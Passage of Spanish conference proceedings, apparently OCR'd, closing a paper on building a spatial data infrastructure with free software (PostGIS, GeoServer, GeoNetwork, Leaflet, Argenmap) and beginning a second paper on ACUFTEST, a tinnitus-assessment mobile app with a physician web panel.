Uno de los objetivos principales de la implementación de una Infraestructura de Datos Espaciales (IDE), es facilitar la disponibilidad y acceso a la información geográfica. Este principio está basado en la interoperabilidad, para lo cual es necesaria la estandarización y la normalización de la información geográfica. Los estándares aplicados a este ámbito corresponden a normas que definen recomendaciones, terminologías, procedimientos y conceptos que aseguran el intercambio de información geográfica [12].

La definición de un Catálogo de Objetos asegura que los procesos de producción de información geográfica sean los ideales, apoya la evaluación de los elementos de calidad, permite bases de datos homogéneas, difundiendo y aportando al intercambio de información a cualquier escala. La catalogación en el marco de la estandarización de la

información geográfica tiene un rol fundamental para el desarrollo de una IDE.

Un Catálogo de Objetos Geográficos se basa en la abstracción de la realidad clasificada en conjuntos de datos geográficos, cuyo nivel básico es el tipo de objeto. En el Catálogo se organizan esos Objetos Geográficos, sus definiciones y características, es decir, sus atributos, valores de dominios, relaciones y operaciones.

A modo de ejemplo, en la Figura 2 puede observarse la organización del catálogo IDERA.



Figura 2. Organización del catálogo de objetos geográficos propuesto por IDERA

Es importante dentro un catálogo el contar con agrupaciones lógicas de cada objeto geográfico para reunir objetos similares o que responden a la misma temática.

Desde el portal IDERA se puede disponer de la documentación completa para la confección de un catálogo de objetos geográficos.

Luego de haber catalogado los datos, es recomendable la utilización de una base de datos relacional para favorecer tanto la vigencia como la accesibilidad a los datos a los actores interesados. Dicha base de datos puede ser, por ejemplo, PostgreSQL a través de su complemento PostGIS, el cual brinda todas las funcionalidades necesarias para implementar una base de datos geográfica.

No obstante, cada organización debe planificar la forma en que dicha base de datos será mantenida y actualizada. En la generalidad de los casos, existen múltiples fuentes de información que deben ser concentradas en una base de datos, para de este modo efectuar la publicación desde una fuente de datos única. La forma en que se importan los datos desde dicha base es tan variada como orígenes de datos y organizaciones existan. Es por ello que no puede recomendarse un único proceso válido para todos los casos.

En caso de que se desee profundizar en los mecanismos de integración, seguirse las recomendaciones de procesos de extracción, transformación y limpieza (ETL) referidos a la minería de datos [13]. Dichos procesos son similares a los requeridos en esta etapa.

A modo de ejemplo, se obtienen buenos resultados al utilizar archivos con formato shapefiles [14] como transportadores de los datos, ya que tanto el complemento PostGIS como la mayoría de las herramientas GIS existentes en el mercado, tienen herramientas preparadas para manejar estos tipos de datos y permitir que se importen dentro de una base de datos, formando parte del mecanismo de integración necesario. Al igual que el formato shapefile, otro formato de intercambio compacto y abierto, que sigue ganando popularidad, es geopackage.

Por supuesto, en caso de que la organización cuente con datos inmersos en una base de datos informática, los procesos de migración hacia PostgreSQL pueden ser resueltos de una forma más automatizada y, a su vez, con más controles y más segura.

Todo lo expuesto hasta el momento, es válido para los datos vectoriales[5]. En caso de que se trate con datos en formato raster[6] su persistencia será de una forma distinta, dado que se trata de archivos en su mayoría binarios y que suelen tener un tamaño mayor. En la Figura 3 pueden apreciarse las diferencias de representación de estos dos tipos de datos.

Los datos de este último tipo deberán ser almacenados en un espacio de disco que siga las normas básicas de la seguridad informática para conseguir cierto nivel de prestaciones. Para el caso de los aspectos relativos a seguridad informática en cuanto al almacenamiento de archivos, se puede acudir a las normas y estándares ISO con respecto al resguardo de la información [15].

En caso de contar con alta demanda de información o mucha cantidad de datos publicados, se recomienda utilizar un servidor de mapas para los datos vectoriales y otro para los datos de tipo raster. Esto es, por un lado, para dividir la carga de trabajo, y por otro para configurar los servidores de mapas de manera óptima y especializada para un único tipo de dato, ya que, en ciertas ocasiones, la configuración óptima para datos vectoriales no es la misma que para datos raster y viceversa.




Figura 3. Diferencias entre el modelo de representación de datos raster y vectorial.

[5] Estructura de datos utilizada para almacenar datos geográficos. Los datos vectoriales utilizan geometrías (puntos, líneas y polígonos) para representar el mundo real.

[6] Los ráster se componen de una matriz de píxeles (también llamadas celdas), cada uno con un valor que representa las condiciones de la zona cubierta por dicha celda.

En el caso de necesitar insertar, editar, mantener o revisar datos geoespaciales, se propone la utilización de la herramienta QuantumGIS [16] como herramienta de soporte informático libre. Ésta cuenta con todas las funcionalidades necesarias para generar, mantener, procesar y controlar información geoespacial, y además permite visualizar información espacial, crear y editar datos, realizar análisis espaciales y crear cartografía. Asimismo, la herramienta cuenta con conexión a los orígenes de datos más utilizados, como ser shapefiles, bases de datos o servicios OWS, entre otros [17].

Metadatos

Un concepto de suma importancia al momento de definir un catálogo de objetos es la de definir, de igual forma, sus metadatos.

Un metadato describe información sobre un recurso, por ejemplo, un dato geográfico. En esencia consiste en "datos acerca de otros datos".

Un metadato está dado por un conjunto de atributos o elementos necesarios para describir y documentar un recurso en particular. Un ejemplo sencillo de éstos resulta los catálogos de biblioteca, en los cuales un sistema de archivos, fichas o bases de datos permiten contener, consultar y gestionar conjuntos de datos con descriptores de las publicaciones disponibles (autorías, títulos, editoriales, año de publicación y codificación para su ubicación en la biblioteca, entre otros atributos).

La adecuada indexación de los datos georreferenciados es tan importante como el dato en sí. Un dato que no puede ser encontrado ni catalogado, aunque sea de mucho valor, no será útil. Se puede decir que los catálogos de datos son tan buenos como lo son sus metadatos.

Sumado a lo expuesto, la filosofía de IDE que tiene como pilar fundamental la interoperabilidad, no podría lograrse sin metadatos apropiados. Es por ello que, así como son necesario los estándares de datos, también lo son los estándares de metadatos.

La norma de referencia a utilizar como marco según lo acordado en diversas reuniones de trabajo de IDERA, es la norma internacional ISO 19115 [18], que consiste en un conjunto de más de 400 elementos descriptores, que permiten la caracterización de recursos electrónicos con el fin de facilitar su búsqueda, recuperación y análisis. La complejidad de la propuesta derivó en varios casos de simplificación de esta en distintos países, reduciendo la cantidad de elementos descriptores y generando perfiles más accesibles y apropiados a las necesidades reales [19]. Para lograr esto se parte de tres principios:

- Simplicidad en la creación y mantenimiento de atributos.
- Semántica de uso común.
- Amplia aplicabilidad.

Un perfil de metadatos consiste en un conjunto particular de descriptores, adoptados para la documentación de información en un contexto determinado. Diversos perfiles pueden diferir tanto desde la cantidad y tipo de descriptores utilizados, como en la forma en que se completan los campos. Para esto se tendrán en cuenta los siguientes puntos:

- Las propiedades de los equipos de medición usados para adquirir los datos.
- La geometría de los procesos de medición empleados por los equipos.
- Los procesos de producción usados para obtener los datos.
- Los métodos numéricos y procesos informáticos usados.

Para llevar adelante lo planteado en la norma estándar recomendada, la tarea de administración de metadatos debe ser asistida por herramientas que faciliten su carga, mantenimiento y publicación.

Para dicho fin se recomienda hacer uso del desarrollo de software libre denominado GeoNetwork OpenSource [20], el cual se trata de una aplicación de catálogo para administrar recursos georreferenciados. Sus principales características son:

- Acceso de búsqueda inmediata a catálogos geoespaciales locales y distribuidos.
- Carga y descarga de datos, gráficos, documentos, archivos PDF y cualquier otro tipo de contenido.
- Visor de Mapas Web interactivo para combinar los servicios de Mapas Web de servidores distribuidos en todo el mundo.
- Las entradas actualizadas recientemente son accesibles como noticias RSS y como GeoRSS.
- Edición en línea de metadatos con un poderoso sistema de plantillas.
- Soporte nativo para ISO19115/ISO19119/ISO19139/ISO19110
- Cosecha programada y sincronización de metadatos entre catálogos distribuidos (GeoNetwork, CSW, OGC WxS GetCapabilities, WebDav, ArcSDE, Thredds, OGC WFS Features, OAI-PMH).
- Control de acceso de grano fino.
- Gestión de grupos y usuarios.
- Interfaz de usuario multilingüe.

Se recomienda la utilización de esta herramienta como propuesta de software libre que siguen los lineamientos del presente trabajo.

Apertura de los datos

Este apartado se centra en el componente de servidor de mapas tanto vectorial como raster.

No es recomendable hacer públicos los datos directamente desde la base de datos, sino haciendo uso de un servidor de mapas. De esta manera, no solo se permite agregar una capa de seguridad al acceso de la información geográfica, sino también hacer una distribución siguiendo

varios de los estándares de publicación más importantes a nivel mundial.

Estos tipos de servidores, además de permitir la visualización de datos como mapas, permiten compartir información en múltiples formatos. Los más reconocidos y utilizados son los compatibles con estándares propuestos por el OGC [21], ellos son WMS, WMTS, WFS y TMS. Asimismo, también dan soporte a otros formatos que no están dentro del OCG, como ser, KML, shapefiles, entre otros.

Un potente servidor de mapas y de software libre es Geoserver [22]. Entre sus características más destacadas, se pueden mencionar: cuenta con una variedad de acceso a almacenamientos de datos tanto para datos vectoriales como para raster; las solicitudes pueden ser atendidas como imágenes rápidas y seguras mediante el protocolo WMTS; soporta el envío de datos vectoriales mediante el protocolo WFS; permite realizar proyecciones "al vuelo"; cuenta con el complemento GeoWebCache [23] integrado, permitiendo realizar caché de mosaicos y cuenta con una administración facilitada por su entorno gráfico.

Un aspecto muy importante dentro del servidor de mapas es que el mismo cuente con soporte para procesos de memoria intermedia (o caché) [24] de modo tal que, al trabajar con grandes volúmenes de datos y alta demanda de solicitudes por parte de los clientes, se pueda hacer uso de este mecanismo para mejorar los tiempos de respuesta del servidor ante dichas solicitudes.

Publicación de los datos

La forma en que una organización desee publicar sus datos puede ser tan basta como organizaciones existan, pero, la recomendación básica es publicar los datos en formatos de archivos para su descarga y en formato visual para ser accedido desde herramientas gráficas. Ambas formas son soportadas por el servidor de mapas Geo-server recomendado.

Mediante solicitudes a dicho servidor, se pueden obtener distintos formatos de archivos listos para ser publicados, como ser KML, shapefiles o GeoPackege, entre otros. Este mismo servidor, permite ser accedido mediante servicios como WMS, WMTS y WFS mediante herramientas SIG convirtiéndose en fuente de datos para dichas herramientas.

En cuanto a la publicación de datos de manera visual y sobre plataformas web, se pueden hacer uso de las múltiples bibliotecas de mapas existentes. Una de las más conocidas dentro del software libre es Leaflet [25]. Una de las características importantes de esta biblioteca, es su tamaño. En su versión básica pesa alrededor de 150Kb, lo que tiene relación con la segunda de sus características positivas y es que está diseñado con una modalidad modular, o sea, la versión básica trae soporte solo para lo más básico de un visualizador de mapas (mostrar mapas base y capas mediante WMS). El resto de las funcionalidades que se deseen agregar se deben utilizar como complementos, es decir, que deben ser adquiridas por separado del código básico. Este modularidad permite tener un mayor control sobre los complementos que realmente se desean utilizar y no cargar complementos que ocuparán espacio y que tal vez no sean aprovechados. Asimismo, desde el sitio web oficial de la biblioteca se puede acceder a un centenar de complementos listos para ser utilizados.

Como una alternativa interesante al uso de Leaflet de forma directa, el Instituto Geográfico Nacional (IGN) de la República Argentina ha desarrollado un visualizador de mapas que está pensado para ser utilizado por el público en general sin necesidad de tener conocimientos de desarrollo de software. El mismo se encuentra disponible en https://github.com/ign-argentina/argenmap.

Argenmap

Argenmap es un proyecto financiado y desarrollado por el IGN [26]. Surge a raíz de la necesidad de publicación de datos geográficos de esta institución y se enmarca dentro de un proyecto superior cuyo objetivo es realizar una reingeniería del proceso de publicación de datos geoespaciales.

El objetivo de Argenmap es desarrollar un visualizador de mapas orientado al público general, compatible con estándares y reutilizable [27].

Sus características principales son:

- Fácil implementación: los pasos para su implementación básica son: descargar el código, configurar los orígenes de datos (desde el archivo de configuración) y seleccionar una plantilla (también desde el mismo archivo de configuración).
- Multiplataforma: está desarrollado con tecnologías web, en su mayoría con el lenguaje de programación Javascript. Funciona en navegadores de escritorio y móviles. Se implementa en la mayoría de los servidores web comerciales sin necesidad de componentes adicionales.
- Arquitectura modular (Figura 4): se basa en dos módulos principales, el primero es de presentación, y el segundo es el listado de capas; de modo tal que facilite el desarrollo, escalabilidad y mantenimiento del desarrollo. La plantilla personalizable permite cambiar desde el estilo del mapa hasta la biblioteca de visualización a utilizar (Leaflet, Openlayer, ArcGIS, etc.).




Fig. 4. Arquitectura del visualizador de mapas Argenmap.

- Código abierto y libre: basado en componentes de software libre y distribuido del mismo modo, asegurando que el conocimiento desarrollado sea público y reutilizable. Publicado en GitHub bajo licencia GPL v3.0.

- Mapa base oficial del IGN: incluye de forma predeterminada el mapa base oficial del Instituto Geográfico Nacional, poniendo a disposición de los usuarios un mapa oficial de la República Argentina. Además, se incluye un archivo de configuración de ejemplo con algunos WMS del IGN.

- Compatibilidad con datos heterogéneos: El listado de capas admite actualmente como orígenes de datos a servicios WMS, WMTS, TMS. Se prevé la inclusión de más tipos de datos, tanto de servicios OGC como otros formatos de archivos.

- Herramientas básicas: la plantilla básica utiliza Leaflet como visualizador de mapa y viene con las herramientas zoom y paneo, posición actual, pantalla completa, cuadrícula, medición de distancias y herramientas de dibujo.

Conclusiones

Se pretende que el presente trabajo sea de utilidad como guía base para preparar tanto políticamente como tecnológicamente a una organización en su camino de apertura de datos georreferenciados.

Mediante la implementación de los componentes tecnológicos del sistema informático propuesto se espera contar con un proceso de publicación de datos geográficos con un alto nivel de servicio, haciendo uso de software libre y permitiendo abrir los datos al público general, bajando los costos de implementación en cuanto a licencias y demás exigencias de software privativo y concentrando los recursos financieros en el desarrollo de los recursos humanos necesarios para la implementación.

Es muy oportuno aprovechar que toda la tecnología necesaria para la implementación de una IDE se encuentra soportada en desarrollos informáticos bajo la filosofía de software libre. Su uso no solo provoca reducción en costos financieros, sino que mejora la comunidad que se forma en torno al desarrollo haciendo que se incrementen los aportes de cada organización para mantener, corregir y mejorar estos software.

Asimismo, se espera utilizar este material como punto de partida para sucesivas entregas, donde se profundizará tanto en aspectos técnicos y organizacionales.

Agradecimientos

Agradezco al Instituto Geográfico Nacional de la República Argentina por darme la oportunidad de formar parte del equipo que llevó adelante la implementación de la IDE del organismo y darme el tiempo necesario para investigar. En particular agradezco la Dirección de Servicios Geográficos y a la Dirección de Tecnología de la Información.

En lo personal, agradezco a Diego Piñón, Hernán Guagni, Graciela Centurión, Ayelén Acosta, Rosario Etchegoyen, Mara Figueroa, María Laura Contín, Gonzalo Pérez y Florencia Manduca por los aportes realizados, las charlas y debates sobre la temática y por la paciencia. Todos ellos tuvieron que ver con la realización de este trabajo.

Referencias

[1] Bañares J.A., et al., "Aspectos tecnológicos de la creación de una Infraestructura Nacional Española de Información Geográfica", Mapping nro.66, 2001, pp. 68-77.

[2] Silva, A., "El uso de información censal para análisis medioambiental", Santiago, Chile: Comisión Económica para América Latina y el Caribe (2010).

[3] Nieto Masot, A., Cárdenas Alonso, G., “Sistemas de información geográfica y teledetección: aplicaciones en el análisis territorial”, Extremadura, España: Grupo de Investigación Geo-Ambiental de la Universidad de Extremadura, 2018.

[4] Olaya, V., “Sistemas de Información Geográfica”, CreateSpace Independent Publishing Platform, 2014.

[5] Capdevila J., "Infraestructura de Datos Espaciales (IDE). Definición y desarrollo actual en España", Scripta Nova Vol. VIII, Universidad de Barcelona, agosto de 2004, pp. 61-72.

[6] Valencia Martínez de Antoña, J., "Pasado, presente y futuro de las infraestructuras de datos espaciales", España, Bubok Publishing S.L., 2011.

[7] Sarría, F., "Sistemas de Información Geográfica", Murcia, España, Universidad de Murcia, 2006.

[8] Buzai, G., "Sistemas de Información Geográfica (SIG) y cartografía temática", Lugar Editorial, 2008.

[9] IDERA. (s.f.), "Infraestructura de Datos Espaciales de la República Argentina", Recuperado el 25 de 03 de 2019, de https://www.idera.gob.ar/

[10] Gómez Castaño, J., "Desarrollo de una Infraestructura de Datos Espaciales Ferroviaria basada en Software Libre", IV Jornadas de SIG libre, Universitat de Girona, España, 2011.

[11] González, P., Lorenzo, M., et al., "Un nodo local de la IDE de España: ideAC", IX Jornadas Ibéricas de Infraestructura de Datos Espaciales, Menorca, España, 2018.

[12] IDERA. (s.f.), "Infraestructura de Datos Espaciales de la República Argentina", Recuperado el 25 de 03 de 2019, de https://www.idera.gob.ar/images/stories/downloads/catalogo/Descripcion_Catalogo_IDERA_V3.pdf

[13] Hernández Orallo, J., Ramirez, M., et al., "Introducción a la minería de datos", Madrid, Pearson Prentice Hall, 2004.

[14] Gómez, F., "Compartiendo Información Publica Georreferenciada", VII Congreso de Exploración y Desarrollo de Hidrocarburos, Mar del Plata, Argentina, 2008.

[15] Iriarte, J., "Estándares para la seguridad de información con tecnologías de información", Escuela de sistemas de información y auditoria, Universidad de Chile, 2006.

[16] QGIS. (s.f.), "Sistema de Información Geográfica libre y de Código Abierto", Recuperado el 18 de 03 de 2019, de https://www.qgis.org

[17] Graser, A., "Learning QGIS", Birmingham, UK, Packt Publishing, 2016.

[18] ISO. (s.f.)., "ISO 19115:2003 Geographic information - Metadata", Recuperado el 03 de 07 de 2019, de https://www.iso.org/standard/26020.html

[19] IGN España. (s.f.)., "Núcleo Español de Metadatos de servicios (NEM-S)", Recuperado el 02 de 07 de 2019, de http://metadatos.ign.es/web/guest/nems

[20] OSGeoLive. (s.f.)., "GeoNetwork", Recuperado el 02 de 07 de 2019, de http://live.osgeo.org/es/overview/geonetwork_overview.html

[21] Goodchild, M., Egenhofer, M., & et al., "Interoperating geographic information system", New York, USA, Springer Science+Businnes Media, 1999.

[22] Iacovella, S., Youngblood, B., "GeoServer Beginner's Guide", Birmingham, UK, Packt Publishing, 2013.

[23] Huayi, X. G., "A High-Concurrency Web Map Tile Service Built with Open-Source Software", WuhanP.R. China, Springer Science+Business Media, 2013.

[24] Martínez, N., Wladimir, A., "Evaluación del rendimiento de los servicios WMS de Mapserver y Geoserver para la implementación IDE", Sangolquí, Ecuador, Universidad de las Fuerzas Armadas, 2013.

[25] Crickard, P., "Leaflet.js Essentials", Birmingham, UK, Packt Publishing, 2014.

[26] IGN República Argentina. (s.f.)., "Argenmap: Instituto Geográfico Nacional", Recuperado el 15 de 04 de 2019, de https://github.com/ign-argentina/argenmap

[27] Pérez P., Fernandez, D., et al., "Argenmap: nueva versión del visualizador de mapas del IGN", FOSS4G-AR, Capital Federal, Argentina, 2019.

ACUFTEST, Aplicación Móvil para Pacientes con Acúfenos

Mariano Colombo
Universidad Católica de Córdoba
mariano1colombo@gmail.com
Maria Alejandra Bosio
Universidad Católica de Córdoba
malejandra.bosio@gmail.com
Melisa Vigliano
Consorci Hospitalari de Vic, Cataluña
mevigliano@gmail.com
Gustavo Chiodi
Universidad Católica de Córdoba
gchiodi@gmail.com

Resumen

Se denomina tinnitus o acúfeno a la percepción de un sonido en ausencia de un estímulo acústico externo. Entre un 10% y un 17% de la población adulta en el mundo padece esta patología con los consecuentes trastornos en su calidad de vida. En el presente trabajo se presenta una aplicación móvil cuya finalidad es la de analizar, distinguir y evaluar el acúfeno y generar estímulos sonoros capaces de inhibirlo.

Introducción

Se denomina tinnitus o acúfeno a "la percepción de sonido en ausencia de una señal simultánea acústica o eléctrica" [5] es decir se trata de "una percepción sonora, un fenómeno psicosensorial experimentado en el córtex auditivo, por lo que todo acúfeno es analizado, interpretado y procesado en el sistema nervioso central indistintamente del mecanismo que lo produzca" [5]. La etiología del acúfeno es de difícil identificación, pero, en general, las causas corresponden a una combinación de factores neurológicos, anatómicos, metabólicos y psicológicos.

Los acúfenos pueden clasificarse en dos tipos:

Subjetivo: lo percibe solo el paciente (no puede ser percibido por el médico examinador) en ausencia de estimulación exterior y corresponde al 95% de los casos.

Objetivo: lo percibe tanto el paciente como el médico examinador y está generado por fuentes ajenas al oído, como fenómenos hidrodinámicos en patologías vasculares (arteriosclerosis, hipertensión arterial, etc.) o por elementos mecánico-compresivos (tumores, problemas en las vértebras cervicales o de la articulación témporo-mandibular). Corresponde al 5% de los casos [1].

Se estima que entre un 10 y un 17% de la población mundial padece esta patología y dichas estimaciones contabilizan unos 40 millones de casos en Estados Unidos y alrededor de cinco millones en Canadá. Según estudios realizados en Gran Bretaña, el 35 % de la población en los países industrializados padece o ha padecido acúfenos que en el 1% de los casos resultan intensos y provocan trastornos importantes sobre la calidad de vida [1]. Los estudios indican también que se trata de una patología más frecuente a partir de los 50 años, con similar incidencia en ambos sexos. La localización del acúfeno es variable. Algunos pacientes lo refieren en ambos oídos mientras que otros solo en uno. Según la American Tinnitus Association, el acúfeno es el tercer síntoma más incapacitante a nivel mundial, después del dolor intenso y los trastornos del equilibrio [2]. Esta incapacidad puede medirse y clasificarse en función de las molestias que genera en el desempeño de las actividades cotidianas. Puede producir graves implicancias sobre el estado social y emocional, dando origen a deserciones laborales, alteraciones en las relaciones interpersonales y dificultades en la integración social.

Las estrategias diagnósticas y terapéuticas están dirigidas a reducir y/o eliminar los síntomas. Existen tratamientos Sonoros, Psicológicos, Farmacológicos, Físicos y Quirúrgicos. En general, la terapia de sonido implica el uso de un ruido externo con el fin de alterar la percepción del paciente y su reacción frente a los acúfenos, como es el caso de la Terapia de inhibición residual (TIR), la Terapia de reentrenamiento del acúfeno (TRT) y la Terapia cognitiva conductual. La TIR comprende la estimulación auditiva que resulta en la supresión temporal del acúfeno, es decir al "fenómeno de supresión o cesación temporaria de los acúfenos, que aparece inmediatamente al momento de apagar el sonido que fue previamente aplicado (exitosamente) para enmascararlo" [6]. El uso de este tratamiento ha mostrado alivio sintomático en el 90% de los casos, mientras que en el 10% restante ha demostrado una mínima reducción sintomática. A grandes rasgos, las razones posibles para la supresión del acúfeno comprenden la desensibilización temporal por parte del cerebro ante la exposición a un ruido de frecuencias próximas al acúfeno problema, sumado al mecanismo central de superposición del sonido [3,4].

Hipótesis

La implementación de una aplicación móvil disponible para ser usada por pacientes que padecen acúfenos puede resultar una herramienta de gran utilidad para la detección, el análisis y el control de esta sintomatología.

Objetivos

- Desarrollar una aplicación móvil que permita analizar, distinguir y evaluar acúfenos en pacientes de grupos seleccionados.
- Garantizar que los datos relevados para el conjunto de pacientes sean completos y consistentes a fin de contar con información coherente para posteriores estudios de investigación.
- Generar una base de datos completa con estudios audiológicos, encuestas sobre calidad de vida, aspectos sociodemográficos, etc. de los pacientes bajo estudio.
- Desarrollar una plataforma web para el médico especialista sincronizada con la aplicación móvil realizar la calibración del dispositivo y realizar el seguimiento del funcionamiento y el uso por parte del paciente.
- Facilitar el acceso y reducir los costos de asistencia médica especializada.

Materiales y métodos

A fin de garantizar la autenticidad y completitud de la información de los pacientes bajo estudio la arquitectura de la aplicación desarrollada consta de tres unidades:

- Una aplicación móvil Android operativa en un dispositivo móvil de uso del paciente.
- Un MVC framework encargado de sincronizar la información cargada o generada por la aplicación con una base de datos central.
- Una plataforma web para el ingreso del médico tratante que permite el registro de los pacientes, la calibración del dispositivo móvil y el seguimiento en tiempo real de la utilización del instrumento.

Plataforma web - Panel de administración

Como anteriormente mencionado, una premisa esencial del proceso es la correcta identificación de los pacientes a fin de garantizar que la información generada durante el proceso sea veraz, completa y coherente. Por tal motivo, la aplicación móvil desarrollada, aun cuando su instalación puede realizarse libremente (disponible en la tienda de Android), no puede ser utilizada por el paciente hasta tanto el médico tratante lo autorice incorporando al sistema sus datos filiatorios y los estudios audiológicos realizados.

El acceso a este panel de administración requiere la acreditación del médico tratante mediante el ingreso de sus credenciales de acceso (userId y password). El menú principal del panel consta de las siguientes opciones (fig. 1).

Pacientes: Registro inicial, edición y visualización de datos de pacientes.

Encuestas: Visualización y análisis de encuestas sobre calidad de vida.

Actividades: Visualización y estadísticas de utilización de la aplicación y resultados de las pruebas de inhibición.




Fig. 1 - Menú principal del panel de administración

Al seleccionar la opción “Agregar paciente” se despliega un formulario que permite el registro de un nuevo paciente, paso imprescindible para que éste pueda utilizar la aplicación móvil desde su dispositivo. Se solicita el ingreso de los datos filiatorios del paciente a fin de garantizar su identificación unívoca dentro del servicio y la información clínica necesaria para su evaluación. El correo electrónico ingresado (email) será el nombre de usuario y la contraseña será la secuencia de caracteres ingresada en el campo correspondiente. Los datos clínicos recabados incluyen la evaluación de la audición en cada oído y el resultado de los estudios audiológicos realizados como acufenometría, audiometría, Watson y Toland y Lusher; estos dos últimos no son obligatorios.

Para el caso de pacientes registrados con anterioridad, es posible la modificación de datos y también su cancelación mediante el acceso a la lista de pacientes y la selección de las opciones de edición para modificar o agregar información, o cancelación para eliminar al paciente. La tercera opción disponible en esta sección es el reset de la calibración, que será discutido más adelante en este trabajo. (Fig. 2)



Fig 2 – Listado de pacientes

El panel de administración permite, además, analizar las encuestas de calidad de vida respondidas por el paciente desde su dispositivo móvil a lo largo del tratamiento. La encuesta responde a un cuestionario estandarizado (Tinnitus Handicap Inventory Questionnarie [THI]), cuyo objetivo es la medición y puntuación del nivel de incomodidad o incapacidad que la presencia del acúfeno provoca en el paciente: (Fig. 3)




Fig 3 – Encuesta

De acuerdo con las respuestas ingresadas, se calcula el puntaje generando una valoración cuantitativa y su equivalente cualitativo.

Aplicación móvil

Visto que en la actualidad un altísimo porcentaje de la población dispone de teléfonos inteligentes, la posibilidad de generar una prueba de inhibición, compatible con la Terapia de Inhibición Residual, que pueda ser realizado en cualquier momento y lugar, es una ventaja importante en cuanto a la usabilidad y comodidad que encuentra el paciente en este proceso.

Una vez que el paciente ha sido correctamente registrado por un médico autorizado y ha realizado el proceso de instalación de la aplicación en su dispositivo, podrá ingresar a la misma autenticándose con las credenciales suministradas: (Fig. 4)




Fig 4 – Mascara de autenticación App

Realizado el proceso de login, se accede a la aplicación que presenta una serie de iconos que identifican las posibles actividades y el orden preciso en el cual deben ser realizadas. Inicialmente, las opciones habilitadas sólo son la realización de la audiometría y la visualización de información relevante en cuanto a la patología y sus características. Los iconos grises no están activos en primera instancia ya que el dispositivo debe ser calibrado antes de realizar cualquier otra actividad. (Fig. 5)



Fig 5 – Opciones iniciales - App

La calibración tiene por objetivo garantizar que los niveles de volumen aplicados durante las pruebas sean seguros y no provoquen ningún daño colateral al paciente que lo utiliza. Este procedimiento debe ser realizado por el médico especialista utilizando el dispositivo móvil del paciente. Para garantizar que la operación se realice correctamente y a fin de garantizar la seguridad del paciente, al ingresar a dicha opción se solicitan los datos de autenticación del médico tratante. (Fig. 6)




Fig 6 – Mascara de autenticación médico tratante App

El proceso de calibración consiste en el ajuste de los volúmenes máximos y mínimos posibles en cada frecuencia de acuerdo a los datos de la audiometría. Este proceso se realiza para las frecuencias de 250Hz, 500Hz, 1KHz, 2Khz, 4Khz. 6Khz y 8Khz. (Fig. 7)



Fig 7– Calibración App

Superada la calibración, la aplicación permitirá comenzar la etapa de detección, que consiste en determinar la frecuencia y el volumen del acúfeno padecido. (Fig. 8)



Fig 8 – Habilitación actividad de detección App

Ingresando en la opción de detección, el paciente podrá modificar la frecuencia y el volumen del sonido generado por el dispositivo hasta determinar aquél con mayor similitud al acúfeno padecido, logrando de este modo identificarlo de la mejor manera posible. (Fig. 9)




Fig 9 – Actividad de detección App

